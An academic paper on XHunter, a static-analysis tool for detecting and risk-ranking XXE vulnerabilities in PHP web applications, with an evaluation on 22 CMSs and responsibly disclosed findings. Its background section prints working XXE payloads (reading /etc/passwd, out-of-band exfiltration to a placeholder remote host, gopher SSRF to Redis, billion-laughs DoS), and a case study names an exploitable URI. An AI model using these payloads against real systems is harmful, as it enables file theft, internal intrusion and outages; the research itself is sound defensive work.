XHunter: Understanding XXE Vulnerability via Automatic Analysis

Zhenhua Wang, Wei Xie(✉), Jing Tao, Yong Tang, and Enze Wang

College of Computer, National University of Defense Technology, Changsha 410073, China
{wzh15,xiewei,ytang,wangenze18}@nudt.edu.cn,
ellen5702@aliyun.com

Abstract. XXE vulnerability is a severe cybersecurity threat. OWASP listed the 10 most serious web application security risks, and XXE ranked fourth. This vulnerability can lead to sensitive information leakage, DoS attacks, and intranet asset discovery. Little attention has been given to this problem, and manual work is still needed to detect these vulnerabilities. Here, we design a penetration test framework, XHunter, to discover and exploit XXE vulnerabilities automatically. XHunter can find the call chain that triggers a vulnerability and determine the vulnerability's influence scope. Specifically, our work addresses many challenges in the analysis of modern web applications, such as object-oriented structures. In addition to detecting vulnerable sinks, we find the exploit path automatically. We give each vulnerability a risk rating based on the potential impact of the exploits. In this paper, we analyze 22 real-world web frameworks and find 8 unreported vulnerabilities, 2 of which have obtained CVE IDs.

Keywords: Static analysis · Web security · XML external entity · Vulnerability ranking

1 Introduction

Extensible Markup Language (XML) plays a significant role in web applications. It is very useful for developers who want to process a document's contents without tag limitations. Its self-defined architecture allows XML to provide highly readable context information and to support data assessment and aggregation. These characteristics have led to the wide use of XML, and many projects have adopted XML. It is used for configuration files, document formats (such as OOXML, ODF, PDF, and RSS), image headers (SVG, EXIF), and network protocols (WebDAV, XMLRPC, SOAP, SAML). Its application is so common that any problems with it could lead to catastrophic results.

The flexible nature of XML also poses security risks. We first need to understand the structure of XML. XML consists of three parts: an XML declaration,

J. Garcia-Alfaro et al. (Eds.): SecureComm 2021, LNICST 399, pp. 23–42, 2021.
https://doi.org/10.1007/978-3-030-90022-9_2

a document type definition (DTD) and document elements. The DTD defines the attributes of the elements and entities in XML documents. It is worth noting that entities can be declared in XML documents or introduced from outside. An external entity is designed for creating shared public references between multiple documents. However, this means that the entity will obtain content from external sources. Attackers could leverage this feature to access internal sensitive data.

The external XML entity (XXE) attack was first put forward by Steuck [27]. Later, researchers proposed more advanced attack methods, such as out-of-bound (OOB) attacks [29], SchemaEntity attacks [26] and billion laugh attacks [1]. These attacks can lead to denial of service (DoS), the leakage of sensitive information, and forged server-side requests. With the generalized use of XML in web applications, XXE attacks have also become widespread. Many famous applications have been found to have XXE vulnerabilities, such as Google [4], Facebook [9], WebSphere [8] and WeChat Pay [10]. Therefore, the Open Web Application Security Project (OWASP) indicated XXE as one of the top 10 application security risks [6].

There have been many studies on web vulnerabilities, such as SQLI, XSS [11,12], SSRF [23] and file upload [20]. With static analysis [16,19,22] and dynamic analysis [7,30], researchers could find these bugs automatically with higher accuracy. However, little research focused on XXE vulnerabilities, and none of the existing techniques can be adapted directly. Therefore, we need to design a new technique to discover XXE vulnerabilities automatically.

Our research aims to find XXE vulnerabilities in the latest popular web applications. The accuracy of detection depends on finding the chain of function calls, which includes two challenges: (1) We need to find the call chain through a complex program that involves multiple files and classes. (2) A successful XXE attack can only be launched when users trigger the vulnerable program segment. We therefore need to verify the reachability of vulnerable sinks.

To address these challenges, we propose a novel static code analysis algorithm. We first leverage program slicing to locate XXE sinks quickly and reduce the search space in our analysis. Then, we trace vulnerable functions circularly and build the call chain with demand-driven backward data-flow analysis. Finally, we give each vulnerability a risk rank based on the possibility of exploitation.

We implement our techniques in a framework called XHunter, a prototype that analyses XXE vulnerabilities. We use XHunter on 22 popular open-source applications, including 55.8K PHP files and 9.2M single lines of code (SLOCs). We locate 193 vulnerable function nodes, and 257 XXE vulnerability sinks are found, among which users can directly access 15 high-risk sinks. Fifty-eight medium-level sinks are located in general parse functions that may be triggered in subsequent programming. The remaining 85 sinks are rated as low-risk; they are concerned with parsing network data, and additional work is needed to trigger them. It is worth mentioning that XHunter is the first reported work that builds exploits and ranks for XXE vulnerabilities.

Contributions. We propose XHunter, a flow-based penetration test framework, to detect XXE vulnerabilities. The three main contributions of our work are listed below:

- We design an efficient and effective XXE detection prototype for complex modern web applications.
- We propose an automatic evaluation mechanism for XXE vulnerability risk ranking.
- We analyse 22 real-world web applications and find 8 high-risk XXE vulnerabilities.

This paper is organized as follows: Sect. 2 introduces the background of XML and XXE attacks. More details about the challenges are discussed in Sect. 3. Section 4 describes the design of XHunter in detail. Section 5 proves the effectiveness of XHunter with experimental results and some typical case studies. In Sect. 6, we review the related work on web vulnerability detection and XXE attacks. Finally, Sect. 7 contains the conclusions.

2 Background

In this section, we introduce the basic XML structure, in particular, the definitions of four different entities. Then, we show common vulnerable code in web applications, taking PHP as an example. Finally, we show the possible damage caused by XXE vulnerabilities.

2.1 XML Structure

As mentioned previously, XML consists of an XML declaration, document type definition (DTD) and document elements. The self-defined structure makes it human readable.

A DTD is a set of markup declarations used to define the document type. Specifically, DTD *entities* are variables used to define shortcuts that refer to ordinary text or special characters. These *entities* are divided into four types: *internal general entities*, *internal parameter entities*, *external general entities* and *external parameter entities*.

Listing 1.1 shows an example of *entities*. In the document below, "&bar;" is defined as "World", so the content of *data* will be "Hello World".

```
<!DOCTYPE data [
<!ENTITY bar "World"> ]>
<data>Hello &bar;</data>
```

Listing 1.1. Internal General Entity Example

Internal parameter entities cannot be referred to directly but can define another entity. As shown in Listing 1.2, "%msg;" defines the entity "&bar;". When dealing with the XML parser, "&bar;" is also replaced with "World".

```
<!DOCTYPE data [
<!ENTITY % msg "<!ENTITY bar 'World'>">
%msg; ]>
<data>Hello &bar;</data>
```

Listing 1.2. Internal Parameter Entity Example

However, putting all entity definitions in the XML head makes documents bulky and is not conducive to code reuse. XML solves this problem by invoking external DTD files. A definition of *external general entities* is shown in Listing 1.3.

```
<!DOCTYPE ext SYSTEM "data.dtd">
<data>Hello &bar;</data>
```

Listing 1.3. External General Entity Example

The value of "&bar;" is defined in "data.dtd", which is shown in Listing 1.4.

```
<!ENTITY bar "World">
```

Listing 1.4. External DTD 1

External parameter entities can also invoke DTD files to obtain entity definitions (see Listing 1.5).

```
<!DOCTYPE data [
<!ENTITY % ext SYSTEM "data.dtd">
%ext;
%msg; ]>
<data>Hello &bar;</data>
```

Listing 1.5. External Parameter Entity Example

The external DTD file "data.dtd" is shown in Listing 1.6.

```
<!ENTITY % msg "<!ENTITY bar 'World'>">
```

Listing 1.6. External DTD 2

2.2 Vulnerable Code

XXE vulnerabilities are caused by the parsing of *XML eXternal Entities*. In web applications, XML is widely used. The most popular programming language in web applications is PHP, powering more than 80% of the top ten million websites. Therefore, we take PHP as the target language in our analysis. Here, we give examples of the XXE vulnerability, in which the program parses XML data without proper sanitation.

The first example is parsing user input directly with the function *simplexml_load_string*. The structured parse result is sent back to the user. This is the most common XXE vulnerability scenario.

```
<?php
$post = file_get_contents("php://input");
$data = simplexml_load_string($post);
echo "The parse result of xml data is: ".$data;
```

Listing 1.7. Vulnerable Code Example

In addition to the *simplexml_load_string* function, the *loadXML* method of the *DOMDocument* class is widely used in XML parsing. Without disabling external entity, it can also lead to XXE vulnerabilities.

```
<?php
public static function convertFromXMLString($root_element, $xml)
{
$doc = new DOMDocument('1.0', 'utf-8');
$doc->loadXML($xml);

return self::convertFromDOMDocument($root_element, $doc);
}
```

Listing 1.8. Vulnerable Code Example

2.3 Attack Methods

XXE vulnerabilities can be used to launch different attacks in web applications. Common attack methods are local file disclosure, out-of-bond, SSRF, and DoS attacks. All these attacks will affect the availability or confidentiality of web applications.

Local File Disclosure. Listing 1.9 below shows how *external entities* obtain the content of an internal file. In DTD, "&bar;" is defined as the content of "/etc./ passwd". When the web server returns the parse result, attackers can access the local sensitive file.

```
<!DOCTYPE data [
<!ENTITY bar SYSTEM "file:///etc/passwd"> ]>
<data>Hello &bar;</data>
```

Listing 1.9. Local File Disclosure Example

OOB Attack. Sometimes, the web server does not give a response after XML parsing. In this case, we need to get the message out with OOB XXE payloads [29].

As shown in Listing 1.10, the entity "%file;" is defined as the content of "/etc./passwd" (encoded in base64). Then, DTD invokes a remote file, where the entity "&send;" is defined to send a request.

```
<!DOCTYPE roottag [
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode
/resource=/etc/passwd">
<!ENTITY % dtd SYSTEM "http://remote_ip/remote.dtd">
%dtd;
]>
<roottag>&send;</roottag>
```

Listing 1.10. OOB XXE Example

The content of "remote.dtd" is shown in Listing 1.11. The parameter entity "%all;" defines the external parameter entity "&send;". This triggers a network request to send the data out.

```
<!ENTITY % all "<!ENTITY send SYSTEM 'http://remote_ip/?x=%file;'>">
%all;
```

Listing 1.11. Remote DTD Example

SSRF Attack.
As *external entities* can send network requests, attackers can also perform a server-side request forgery (SSRF). For example, there is a Redis server at host "192.168.0.2" that cannot be accessed from the Internet. However, when the parser operates on the XML document below (Listing 1.12), attackers can send a request to the Redis server and execute commands.

```
<!DOCTYPE data [
<!ENTITY bar SYSTEM "gopher://192.168.0.2:6379"> ]>
<data>Hello &bar;</data>
```

Listing 1.12. SSRF Attack Example

Furthermore, attackers can perform a port scan or even obtain a bounce shell through the SSRF.

DoS Attack. The most famous DoS attack aimed at the XML parser is the *billion laugh attack* (Listing 1.13). With multiple rounds of entity definitions, this small block of XML can cause heavy load consumption. In this case, "&lol9;" contains ten "&lol8;" strings, and this is also a defined entity that expands to ten entities. After all the entities expand, the "lolz" node contains 10^9 = a billion "lol" strings, and 3G of memory will be occupied.

```
<!DOCTYPE lolz [
<!ENTITY lol "lol">
<!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol
    ;">
<!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1
    ;">
...
<!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8
    ;">
]>
<lolz>&lol9;</lolz>
```

Listing 1.13. DoS Attack Example

2.4 Vulnerability Popularity

The number of XXE vulnerabilities reported on Common Vulnerabilities and Exposures (CVE) varies in different years. In general, the number has increased gradually in recent years. Although libxml, after version 2.9.0, disabled external entities in default, OWASP still lists XXE in the top ten security risks. This shows that XXE still exists widely in practical applications.



Fig. 1. Number of CVEs related to XXE

3 Challenges

In this section, we first introduce a real-world example that is vulnerable to XXE. Then, we highlight the challenges in vulnerability detection with the example.

3.1 Real-World Example

Lists 1.14–1.16 show the code from chanzhieps [2], a popular content management system (CMS) in China. These code implement WeChat payment order processing, which is used to illustrate our approach in this paper.

As shown in Listing 1.14, the *get_back_data* and *xml2array* method are defined in *"system/lib/wechatpay/wechat.class.php"*. The XXE sink is found in the *xml2array* method, which parses the method parameter *$xml* without entity prohibition.

However, to determine whether this sink can be accessed, we need to backtrack the call chain of this method. In particular, *xml2array* is a private method that can only be called inside the class. Fortunately, it is called in the *get_back_data* method, and the parameter is controllable. Therefore, we need to find the call of *get_back_data* in the next search round.

```
private function xml2array($xml)
{
       $array = array();
       $tmp  = null;
       ...
       $tmp = (array) simplexml_load_string($xml);
       ...
       if($tmp && is_array($tmp))
       {
       foreach($tmp as $k => $v)
       {
              $array[$k] = (string) $v;
       }
       }
       return $array;
}
public function get_back_data()
{
       $xml = file_get_contents('php://input');
       /* convert xml to array */
       $data = $this->xml2array($xml);
       if($this->validate($data)) return $data;
       return null;
}
```

Listing 1.14. Class: wechatPay; Method:xml2array, get_back_data

In the file *"system/module/order/model.php"*, the *wechatpay* class is instanced in the *getOrderFromWechatpay* method of the *orderModel* class. Then, the *get_back_data* method is called in an assignment node. Therefore, the *getOrderFromWechatpay* method is marked as a vulnerable function in this round.

```
public function getOrderFromWechatpay($mode)
{
       $this->app->loadClass('wechatpay', true);
       $wechatpay = new wechatpay($this->getWechatpayConfig());
       $data    = $wechatpay->get_back_data();
...
}
```

Listing 1.15. Class: orderModel; Method: getOrderFromWechatpay

In the file *"system/module/order/control.php"*, the *Order* class processes online order information. The *processWechatpayOrder* method invokes the previously marked *getOrderFromWechatpay* method. The *processOrder* method calls *processWechatpayOrder* when the variable *$type* equals "wechat".

```
public function processWechatpayOrder($mode = 'return')
{
       /* Get the orderID from the wechatpay. */
       $order = $this->order->getOrderFromWechatpay($mode);
       if(!$order) die('STOP!');
...
}

public function processOrder($type = 'alipay', $mode = 'return')
{
       if($type == 'alipay')
       {
              $this->processAlipayOrder($mode);
       }
       else if($type == 'wechat')
       {
              $this->processWechatpayOrder($mode);
       }
       $this->display('order', zget($this->config->order->processViews
           ,
       $this->view->order->type, 'processorder'));
}
```

Listing 1.16. Class: Order; Method: processWechatpayOrder,processOrder

Then, we need to analyse the CMS routing rules manually. After analysis, we find that the vulnerable function can be accessed by URI (**www/admin.php?m=order&f=processOrder&type=wechat**). Therefore, the attacker could launch an XXE attack remotely.

The process of exploiting this vulnerability involves three files, three classes, and five methods. Dealing with the complicated method call and the object-oriented features is the challenges we need to address below.

3.2 Technical Challenges

As shown in the example, modern CMS frameworks, such as chanzhieps, Joomla [5] and Drupal [3], have very complex call relationships. Therefore, it is non-trivial to build an automatic framework for the XXE exploit path. Specifically, we identify the following challenges:

Complex Structure. Modern web applications have thousands or even millions of lines of code (as shown in Table 1) and contain a number of functional modules. It is challenging to draw call graphs for all the code, as the time and space consumption will be unacceptable. Moreover, model, view and controller (MVC) is a popular design pattern in web applications that separates the data processing (model) and business logic (control) from the presentation (view). This design facilitates the modular development of applications but also brings great difficulty for code analysis.

Complex Logic. Most functions are implemented based on classes and methods. This feature makes a program modular but also brings great complexity

to the logic. The calling relationship between methods is very complicated. A method may be called by other methods in the same or different classes, with multiple files between them.

The inheritance of classes and the rewriting of methods make the analysis more complicated. This means part of the code is implicitly included in methods. Moreover, implicit inclusion relationships are also common in complex PHP programs. For example, the *namespace* is used to clarify the use scope of classes and functions. Therefore, we need to analyse the *namespace* to determine the function currently called.

Sink Reachability. After discovering a sink, we need to know whether the sink can be accessed. The method and possibility of exploitation vary for different sinks. Some sinks are located in a general parse function, which may be invoked in follow-up development. In some scenarios, local configuration files are parsed in XML format, which can be exploited with file upload vulnerabilities. Some applications parse API response data for processing orders, obtaining weather or map information. If the response data contain malicious elements, attackers could compromise the web system. Sometimes, the parsed content is pieced together, which makes it difficult to launch attacks. Therefore, we need to judge the reachability of a sink and give a risk level for it.

4 Architecture and Algorithms

In this section, we first present an overview of XHunter. Then, we introduce the design process of XHunter in detail. XHunter is composed of three main parts, and each part is non-trivial.

4.1 Approach Overview

Our goal is to build a precise and efficient framework for XXE vulnerability detection and ranking. We need to consider the structural complexity of modern web applications, which stem from object-oriented and MVC design.

Our approach is implemented in a prototype called XHunter, as shown in Fig. 2. To tackle the challenges mentioned above, we divide our approach into three parts: (1) vulnerabilities verification; (2) call chain analysis and (3) vulnerability ranking.

First, we find vulnerable sinks. As the files related to XML operations account for a minority of the total, we adopt program slicing to find the related files. Then, we build abstract syntax trees (AST) for the target files. In the XXE vulnerability, security-critical functions are *simplexml_load_string* and *loadXML*, which is a method of class *DOMDocument*. We locate the sensitive function(method) call in AST node. Starting from these sinks, we build control flow graph (CFG) to identify the source of critical variables.

In the interprocedural pointer analysis, we build the call chain through multiple rounds of vulnerable function updates. Starting from the sink, we look for the caller of the current function or method. Once it is found, a new node is



Fig. 2. Overview of XHunter.

added to the call chain, and XHunter updates the current vulnerable functions. This loop will end when no new caller can be found.

We can rank sinks according their call chain. We set four levels, corresponding to different code scenarios. If the last node is accessible to the user, a high-level vulnerability is found. Moreover, lower-level vulnerabilities are also worthy of attention. The level judgment mainly focuses on the source of the parsed data and the application scenario of the vulnerable function.

4.2 Vulnerabilities Verification

We mainly use the two following steps to verify vulnerabilities more quickly and accurately: (1) sinks discovery and (2) interprocedural analysis.

Sinks Discovery. As a small percentage of files are involved in XML data processing, we filter out the files with vulnerable functions. This method sharply reduces the analysis complexity. To discover sinks, we build an abstract syntax tree for the target files. Through this, we can determine the properties of each statement. Starting from the first statement, we recursively scan each node and find the function call node of security-critical functions.

Interprocedural Analysis. After finding sinks, we do taint analysis for sensitive variables of vulnerable functions. If the sensitive variable points to user input or function parameters, its enclosed function will be marked. For the call graph, we do not build it for all functions, but only for the identified sink node. If a

new sensitive function is found, we record a node, which contains the name of the function/method, class and file, the vulnerable parameter's location, and its calling function.

4.3 Call Chain Analysis

In XHunter, we propose a demand-driven backward data-flow analysis method. We start the search from sinks and work backwards to find the affected function/method. In each round, we update the list of current vulnerable functions. This process loops for many rounds until no new vulnerable functions are found. Finally, we obtain the call chain of the affected function. This approach greatly reduce the time and storage space consumption.

As an example, the call chain of our real-world example is shown in Fig. 3. We can see that this call chain contains five functions from the XXE sink to the user-reachable function.



Fig. 3. The call chain of our running example.

4.4 Vulnerability Ranking

The reachability of different sinks varies. To determine the damage of a vulnerability, we design an evaluation standard for risk level judgment. With this standard, we can rate vulnerabilities automatically.

High Risk. The user can trigger the sink directly, which could lead to severe XXE vulnerabilities. It is worth noting that some functions can be accessed from the outside under the routing control of the CMS, which is also accessible. In call chain analysis, if the last node is user accessible, this vulnerability is considered high risk.

Medium Risk. In this case, the sinks are found in general parser functions. The developer may use them in the secondary development process, which could trigger an XXE vulnerability. The call chain may contain only one node, but the function is general-purpose.

Low Risk. These functions parse response XML data from APIs, such as pay, map, and weather information. These data are difficult to control unless the official site is compromised and modified. Attackers could also launch domain name system (DNS) attacks, which direct requests to the attacker's site and control the XML content. The last node of the call chain can be triggered by the attacker, but the data are from the network.

Minimal Risk. These functions deal with local XML files or concatenated strings, which are difficult to exploit. Only with other vulnerabilities (such as unrestricted file upload or database injection) could this lead to an XML injection attack, but it still deserves our attention. After all, the security of the system depends on its weakest part.

5 Evaluation

We implemented a prototype framework of our approach and chose popular web applications to evaluate its effectiveness. All the applications were selected carefully according to the criteria listed in Sect. 5.1. Then, we show the evaluation results from the program analysis, call chain analysis, and vulnerability ranking in detail. Finally, we present case studies to show how XHunter found vulnerabilities in Sect. 5.3.

5.1 Evaluation Set

We evaluated XHunter on 22 real-world PHP applications, as shown in Table 1. Our target applications were gathered from highly rated CMS projects on GitHub and popular CMS applications listed by W3Techs, such as Joomla, Drupal, and Shopware. We selected web applications on the basis of three criteria:

- The application is open source, and the latest version can be downloaded.
- The software are popular and influential (e.g., has more than 1k stars on GitHub or more than 10k downloads).
- They are modern multi-tier web applications with complex logic.

Setup. XHunter was deployed on Ubuntu 20.04 LTS VM with 8 2.3 GHz cores and 16 GB memory. We first downloaded the program code and deployed the vulnerable applications. This process included installing the applications with database initialization and creating an administrator account. Then, we found the exploit paths through XHunter. Finally, we leveraged basic XXE payloads to confirm the existence of the vulnerabilities. After manual confirmation, we responsibly reported the vulnerabilities to the vendors.

5.2 Evaluation Results

Summary of the Results. XHunter constructed a total of 307 sinks and 193 nodes. On the evaluation set, XHunter could find call chains that contained six nodes at most. We gave different security ranks for the sinks, among which 15 were high-level, 58 were medium-level, 85 were low-level, and 99 were minimal-level. At last, we discuss the false positive situation and report bugs.

Table 1. Information on our target applications

App (Version)	Files	SLOC	Popularity
dotplant2	1255	255224	1k stars
drupal (9.0.5)	8911	1246609	3.5k stars
mediawiki (1.35.0)	3869	865591	2.2k stars
microweber (1.0.7)	938	130998	1.8k stars
opencart (3.0.3.6)	1561	197122	5.7k stars
revolution (2.7.3)	3262	397163	1.2k stars
shopware (5.6.8)	3915	632870	1.2k stars
shopware (6.3.1.0)	4205	434047	1.1k stars
silverstripe (4.6.1)	572	131051	1.2k stars
TYPO3.CMS (10.4.7)	2736	486952	1k stars
concrete5 (8.5.4)	4033	351258	1.2k stars
moodle (3.9.1)	10992	2605146	3.3k stars
phpshev7	149	26967	950k downloads
Metinfo (6.0.0)	998	17473	500k downloads
php168 (x1.0)	1014	158625	600k downloads
CmsEasy (7.6.9.3)	2098	341677	670k downloads
chanzhieps (8.6.1)	2033	295011	400k downloads
CatfishCMS (5.4.0)	431	96943	18.8k downloads
XYHCMS (3.6.1012)	447	98927	1M downloads
laiketui (3.5.0)	606	69863	4.2k stars
tjkcms (2.0.9)	1416	307984	18k downloads
youdiancms (9.0)	401	120244	40k downloads

Program Slicing. In preprocessing, we selected files containing vulnerable functions to reduce the complexity of analysis. In the first round, we examined calls to "simplexml_load_string" and "loadXML" as sinks for XXE vulnerability. If new vulnerable functions were found, they were used to check the files in the next round. After program slicing, we sharply reduced the number of files to be analyzed. Table 2 shows the results of program slicing. Each CMS corresponds to a set of numbers. The numbers in parentheses are the number of all files, and the numbers outside the parentheses are the number of files selected after slicing. On average, only 2.79% of the files are needed to be analyzed.

XXE Exploits. Table 3 shows the analysis information of each CMS. Sink1 refers to the calls of function *simplexml_load_string*. Sink2 refers to the calls of function *loadXML*, which is a method of class *DOMDocument*. In each round, we identified vulnerable functions and recorded their information in a node, which contains the name of the function/method, class and file, vulnerable parameter

Table 2. Number of files after slicing

dotplant2 17 (1255)	drupal 3 (8911)	mediawiki 569 (3869)	microweber 5 (938)	opencart 66 (1561)	revolution 10(3262)
silverstripe 2 (572)	TYPO.CMS 16 (2736)	concrete 4 (4033)	moodle 298 (10992)	tjkcms 106 (1416)	youdiancms 92 (401)
php168 137 (1014)	CmsEasy 94 (2098)	chanzhieps 5 (2033)	CatfishCMS 15 (431)	XYHCMS 2 (447)	laiketui 10 (606)
shopware5 12 (3915)	shopware6 3 (4205)	phpshe 3 (149)	Metinfo 8 (998)		

Table 3. Program analysis

App	Sink1	Sink2	FP	Nodes	Time
dotplant2	2	0	0	3	0.71 s
drupal	2	0	1	3	3.51 s
mediawiki	1	8	1	6	9.07 s
microweber	1	2	0	3	1.17 s
opencart	59	3	0	21	8.47 s
revolution	22	1	0	6	2.98 s
shopware5	8	4	0	4	2.62 s
shopware6	4	0	0	2	1.30 s
silverstripe	2	0	0	3	0.26 s
TYPO3	6	0	5	10	4.83 s
concrete5	1	2	0	10	5.25 s
moodle	53	16	39	10	36.76 s
phpshev7	3	0	1	4	0.46 s
Metinfo	2	0	1	4	1.15 s
php168	7	0	1	6	3.39 s
CmsEasy	64	0	2	23	11.41 s
chanzhieps	1	0	0	5	2.17 s
CatfishCMS	1	0	0	3	0.84 s
XYHCMS	2	0	0	2	0.25s
laiketui	6	0	1	10	1.97 s
tjkcms	49	0	33	22	10.99 s
youdiancms	11	4	2	33	13.62 s
Total	307	40	87	193	

Table 4. Vulnerability ranking

Application	High	Medium	Low	Minimal
dotplant	1	0	0	1
drupal	0	1	0	0
Mediawiki	2	4	1	1
microweber	0	1	0	0
opencart	1	0	38	23
revolution	1	2	1	19
shopware5	0	6	1	5
shopware6	0	1	3	0
silverstripe	0	1	0	1
TYPO3	0	0	1	0
concrete5	0	3	0	0
moodle	0	5	21	4
Metinfo	1	0	0	0
phpshe	1	0	0	0
php168	1	2	3	0
CmsEasy	0	17	11	34
chanzhieps	1	0	0	0
CatfishCMS	0	1	0	0
XYHCMS	0	0	0	2
laiketui	0	4	0	1
tjkcms	4	5	4	3
youdiancms	2	5	1	5
Total	15	58	85	99

location, and calling function. We recorded the number of nodes generated during the analysis of each application.

False Positive and Bug Detection. Table 3 also shows the number of false positive reported by XHunter. The false positives are mainly caused by two reasons and could be pruned in our future research.

1) Prohibiting loading entities. When setting the parameter of function *libxml_ disable_entity_loader* to true, the ability to load external entities is disabled. In this case, the XXE vulnerability can not be triggered. 2) Filtering

user inputs. In some scene, the XML parser need to load external entities. The developer filters some key word, such as *<!DOCTYPE*, *<!ENTITY*, to stop attackers.

Among the vulnerabilities, 5.8% are high level, which allows attackers to trigger the XXE vulnerability directly. 22.6% are medium level, and they can lead to security events only when dealing with malicious XML files. For example, in module "PHPExcel", XML files are parsed without sanitation before version 1.8.0. 33.1% are low level, as only with extra vulnerabilities could we launch the next attack. At last, 38.5% are minimal level, whose trigger conditions are very harsh.

We responsibly reported the details of the vulnerabilities to vendors. Some security groups replied quickly, while others did not consider the reports seriously. Table 5 shows the results of our reports, some of which have received a CVE ID. However, some vendors rejected or ignored our issues due to insufficient security concern. As shown above, XXE vulnerabilities give the attacker opportunities to control the site. We strongly recommend that security vendors fix the reported security issues. However, some vendors do not provide ways to push issues. Not all high-risk vulnerabilities are listed below.

Table 5. Results of XHunter

Application	Issue	Response	Archive
dotplant2	1	Accept	CVE-2020-25750
Drupal	1	Accept	Not Yet
MediaWiki	3	Accept	Not Yet
microweber	1	Ignore	–
revolution	1	Accept	Not Yet
shopware6	1	Accept	Not Yet
TYPO3.CMS	1	Accept	CVE-2020-26229
symphony	1	Nonce	–
phpshe V7	1	Found	CVE-2019-9761

These vulnerabilities pose a significant threat to web application security and may lead to several attacks. Disabling entity resolution is an easy way to patch them. However, for situations that need to resolve entities, we need to establish more fine-grained security protection strategies.

5.3 Case Studies

Drupal. There is a function *parseResourceXml* in the Drupal application that directly processes XML data. This function is widely used in processing network resources. If there are attack vectors in the network resource, an XXE vulnerability will be triggered. The Drupal team accepted this suggestion and fixed it

in the latest version. As the vulnerable function can only cause damage when it is called, we evaluate it as a medium-risk vulnerability.

```
protected function parseResourceXml($data, $url) {
      ....
      $content = simplexml_load_string($data, 'SimpleXMLElement',
          LIBXML_NOCDATA);
      ....
      $data = Json::encode($content);
      return Json::decode($data);
}
```

Listing 1.17. Method: parseResourceXml

phpshe. For phpshe v7, XHunter found a complex call chain for the XXE sink. This vulnerability has been found by other researcher, so we just describe the call chain here. Listing 1.18 shows the vulnerable sink (*simplexml_load_string*) where user input (php://input) is passed in. The function *pe_getxml* parses user input as XML data directly in the file *global.func.php*. Therefore, in the first round, the function *pe_getxml* was added to the vulnerable function list.

```
function pe_getxml() {
      $xml = file_get_contents("php://input");
      return $xml = json_decode(json_encode(simplexml_load_string(
          $xml, 'SimpleXMLElement', LIBXML_NOCDATA)), true);
}
```

Listing 1.18. File: global.func.php; Function:pe_getxml

As Listing 1.19 shows, the function *pe_getxml* is then called by *wechat_getxml* in *wechat.hook.php*. Although the call point is in the return statement, it does not affect the vulnerable function's trigger.

```
function wechat_getxml() {
   return pe_getxml();
}
```

Listing 1.19. File: wechat.hook.php; Function: wechat_getxml

Finally, in *notify_url.php*, the vulnerable function can be accessed directly, which means that we found an exploited XXE vulnerability. Therefore, attackers could launch an attack remotely, and we marked this as a high-risk vulnerability.

```
include('../../../../common.php');
pe_lead('hook/order.hook.php');
pe_lead('hook/wechat.hook.php');
...
$xml = wechat_getxml();
```

Listing 1.20. File: notify_url.php

6 Related Work

In this section, we review security analysis technologies for web applications and related work on XXE attacks. Through this, we evaluate previous studies in identifying control and data flow vulnerabilities. Moreover, we summarize the existing research on XML attacks.

6.1 Vulnerability Detection

Researchers have proposed many methods of finding web vulnerabilities, such as static analysis [13,16,19], dynamic fuzzing [17,18,21] and symbolic execution [11,12,24].

Pixy [19] and RIPS [16] were the first static analysis frameworks. They leverage flow-sensitive, interprocedural and context-sensitive data flow analysis to find web vulnerabilities. Other research [14,15,31] specifically handles the features of dynamic script languages to explore multi-step attacks. We dealt with the details in the large PHP framework carefully so that XHunter could find multi-step vulnerabilities with higher efficiency.

In the fuzzing process, the fuzzer crawls the web application and generates payloads based on rules or mutations. Through fuzzing, novel payloads can be found to trigger unexpected vulnerabilities [30] or bypass security sanitation [18]. However, many web interfaces are not exposed by default, and we still need the assistance of program analysis.

Based on program analysis, Chainsaw [11] and NAVEX [12] can also generate exploits. However, they both take files as a basic block, which is not suitable for modern web applications. Searching the function call graph is more effective for vulnerability detection. This technique can help find exploitable vulnerabilities in modern applications. Meanwhile, through chain call analysis, we can also obtain exploitations directly.

6.2 XML Attacks

As XML is widely used in web applications, related attacks have been proposed and studied by many researchers. The main types of attacks are XML injection attacks, XML signature wrapping (XSW) attacks, and XXE attacks.

Among these attacks, XXE has a wide range of effects, low utilization conditions, and significant damage. Morgan et al. [28] described XXE attack vectors in detail. Spath et al. [25] expanded previous research and conducted research on 30 XML parsers in 6 languages and the Android platform. In real web applications, XML is leveraged in different places, such as configured data, Excel, and data translation. Therefore, it is very important to discover vulnerabilities in real applications. XHunter fills this gap and provides guidance for different levels of vulnerabilities.

7 Conclusion

